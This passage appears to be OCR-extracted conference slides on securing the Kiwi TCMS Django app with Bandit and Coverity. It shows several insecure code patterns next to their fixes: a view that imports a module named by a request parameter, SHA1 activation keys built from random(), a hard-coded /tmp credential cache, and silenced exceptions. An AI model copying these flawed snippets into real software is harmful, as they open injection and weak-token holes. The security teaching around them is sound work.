__import__('tcms.%s' % request.GET.get('app_form'))

q_app_module = sys.modules['tcms.%s.forms' % app_form]
form_class = getattr(q_app_module, '....Form')
form_params = form_class(initial=parameters)

html = getattr(form_params, 'as_p')
return HttpResponse(html())  # aka F.as_p() in Django
```

The fix

```
@require_GET
def form_automated(request):
    form = CaseAutomatedForm()
    return HttpResponse(form.as_p())
```

Hard-coded password

```
107 >> Issue: [B106:hardcoded_password_funcarg] Possible
hardcoded password: 'password'
```

```
cls.new_user = User.objects.create(
    username='new-tester',
    email='new-tester@example.com',
    password='password')
```

Safe to ignore in tests!

Hard-coded tmp directory

```
3 >> Issue: [B108:hardcoded_tmp_directory] Probable
insecure usage of temp file/directory.

         # directory for Bugzilla credentials
-        bugzilla_cache_dir = '/tmp/.bugzilla/'
+        bugzilla_cache_dir = getattr(
+            settings,
+            "BUGZILLA_AUTH_CACHE_DIR",
+            tempfile.mkdtemp(prefix='.bugzilla-')
+        )
         if not os.path.exists(bugzilla_cache_dir):
             os.makedirs(bugzilla_cache_dir, 0o700)
```

Try-Except-Pass

```
5 >> Issue: [B110:try_except_pass] Try, Except, Pass
detected.

 for test_run in self.test_runs:
-    try:
-        test_run.remove_env_value(
-            env_value=self.get_env_value(
-                request.GET.get('env_value_id')))
-    except Exception:
-        continue # pass
+    test_run.remove_env_value(
+        env_value=self.get_env_value(
+            request.GET.get('env_value_id')))
```


Try-Except-Continue

```
1 >> Issue: [B112:try_except_continue] Try, Except,
Continue detected.
```

Do not blindly silence exceptions when dealing with untrusted data!

Not reported in Sentry, no alerts, no logs ! Nothing!

Need it Robust? Make it Fragile! -Yegor Bugayenko
https://www.youtube.com/watch?v=nCGBgI1MNwE



ValueError

`invalid literal for int() with base 10: 'TC1'`

django/core/handlers/exception.py in **inner** at line **35** +

django/core/handlers/base.py in **_get_response** at line **128** +

django/core/handlers/base.py in **_get_response** at line **126** +

django/views/decorators/http.py in **inner** at line **40** +

tcms/testruns/views.py in **load_runs_of_one_plan** at line **357** −

```
352.
353.     tp = TestPlan.objects.get(plan_id=plan_id)
354.     form = PlanFilterRunForm(request.GET)
355.
356.     if form.is_valid():
357.         queryset = tp.run.filter(**form.cleaned_data)
358.         queryset = queryset.select_related(
359.             'build', 'manager', 'default_tester').order_by('-pk')
360.
361.         dt = DataTableResult(request.GET, queryset, column_names)
362.         response_data = dt.get_response_data()
```

```
column_names     [
                   'failure_caseruns_percent',
                   '',
                   'total_num_caseruns',
                   'summary',
                   'stop_date',
                   'start_date',
                   'successful_caseruns_percent',
                   'build__name',
                   'manager__username',
                   'run_id',
```

March 13 2018 07:10:43 EET

Release: 4.1.2-ee

Tags

browser	100%	Firefox 58.0
device	100%	Other
level	100%	error
os	100%	Windows 10
release	100%	4.1.2-ee
server_name	100%	517ae2f2540b
site	100%	demo.kiwitcms.org
transaction	100%	/plan/{plan_id}/run...
url	100%	https://demo.kiwitc...
user	100%	548

1 Participant

Insecure hash function

```
2 >> Issue: [B303:blacklist] Use of insecure MD2, MD4, or MD5
hash function.
```

```diff
 def set_random_key_for_user(cls, user, force=False):
-    salt = sha1(str(random.random())).hexdigest()[:5]
-    activation_key = sha1((salt + user.username)).hexdigest()
+    salt = checksum(str(random.random()))[:5]
+    activation_key = checksum(salt + user.username)
```

Use the same checksum() helper everywhere!
Upgrade to SHA256

Using *random()* for anything !

```
3 >> Issue: [B311:blacklist] Standard pseudo-random
generators are not suitable for security/cryptographic
purposes.
```

```diff
 def set_random_key_for_user(cls, user, force=False):
-    salt = checksum(str(random.random()))[:5]
-    activation_key = checksum(salt + user.username)
+    activation_key = secrets.token_hex()
```


Do not use *random()*!
Use Python 3.6 *secrets* module
Avoid hashing the salt then hashing salt+username!

Parsing XML (ODF) in Python

```
1 >> Issue: [B314:blacklist] Using
xml.etree.ElementTree.fromstring to parse untrusted XML data
is known to be vulnerable to XML attacks...
```

Remember Rails: CVE 2013-0155, 2013-0156, 2013-0333 ?

Parsing file formats is hard
Input more dangerous than output
Remove CSV, XML, Excel (!) in favor of API


Medium impact Outstanding Defect per Category
Defect Category
Incorrect expression
API usage errors
Null pointer dereferences
Control flow issues
0
10
20
30
40
Outstanding defects

Logically dead code: CID #289956

```
     // Presume the first form element is the form
-    if (!form.tagName === 'FORM') {
+    if (form.tagName !== 'FORM') {
```

!form.tagName* will cast the value to Boolean and then compare it with the string constant which equals *False

Expression with no effect: CID #289974

```
 (function() {
-  'use restrict';
-
   var TestCases = window.KiwiTCMS.TestCases || {};
```

http://restrictmode.org, 2011-2012
Opt-in subset of JavaScript that changes operators semantics

It's not very likely, that a JS engine could add built-in support for restrict mode in the future. -- the author

Not to be confused with JavaScript strict mode!

Bad use of null-like value: CID #289987

```
def request_host_link(request=None, domain_name=None):
    if request is None and settings.DEBUG is False:
        protocol = 'https://'
    elif request and request.is_secure():
         protocol = 'https://'
    else:
        protocol = 'http://'

    if not domain_name:
        domain_name = request.get_host()
                      # ^^^ can still be None here
     return protocol + domain_name
```

Bad use of null-like value: CID #289987


```
def request_host_link(request, domain_name=None):
    protocol = 'https://'

    if request:
        if not domain_name:
            domain_name = request.get_host()
        if not request.is_secure():
            protocol = 'http://'

     return protocol + domain_name
```

Typo in identifier: CID #289923


```
-return EnvValue.objects.filter(
     property__id=self.request.GET.get('env_property_id'))
+return EnvValue.objects.filter(
     property_id=self.request.GET.get('env_property_id'))
```

```
property_id  == FK field with name `property_id`, no JOIN

property__id == field `id` of JOIN-ed model Property
```

WARNING: some model PKs are not named `id`



Outstanding vs Fixed defects over period of time




Medium impact Outstanding Defect per Category

https://scan.coverity.com/projects/kiwitcms-kiwi/

software dependencies

==

how much do you trust other people



Analysis Metrics per Components

Component Name	Pattern	Ignore	Line of Code	Defect density
Nodejs dependencies	.*/node_modules/.*	No	671,350	0.12
Python dependencies	.*/python3.6/site-packages/.*	No	1,434,494	0.14
Kiwi TCMS API client	.*/tcms_api/.*	No	173	0.00
Kiwi TCMS Django app	.*/tcms/.*\.py	No	19,303	0.05
Kiwi TCMS JavaScript code	.*/tcms/.*\.js	No	9,545	0.10
Other	.*	No	14,956	0.00

CWE Top 25 defects

No top 25 CWE defects were found.

Your Testimon
Coverity

Let us know how C
has helped improve

Bandit vs. site-packages/

21K LOC vs. 990K LOC

~ 130 issues fixed vs. > 4000 issues

69 High, 526 Medium severity !

Top 3 issues

- 22: input() vs. raw_input()
  - https://bandit.readthedocs.io/en/latest/blacklists/blacklist_calls.html#b322-input
- 10: Start process with a shell
  - https://bandit.readthedocs.io/en/latest/plugins/b605_start_process_with_a_shell.html
- 7: subprocess.open(shell=True)
  - https://bandit.readthedocs.io/en/latest/plugins/b602_subprocess_popen_with_shell_equals_true.html

Coverity vs.
site-packages/ & node_modules/

30K LOC vs. 2M LOC

2 issues vs. 279 from dependencies

defect density 0.05-0.10 vs 0.40

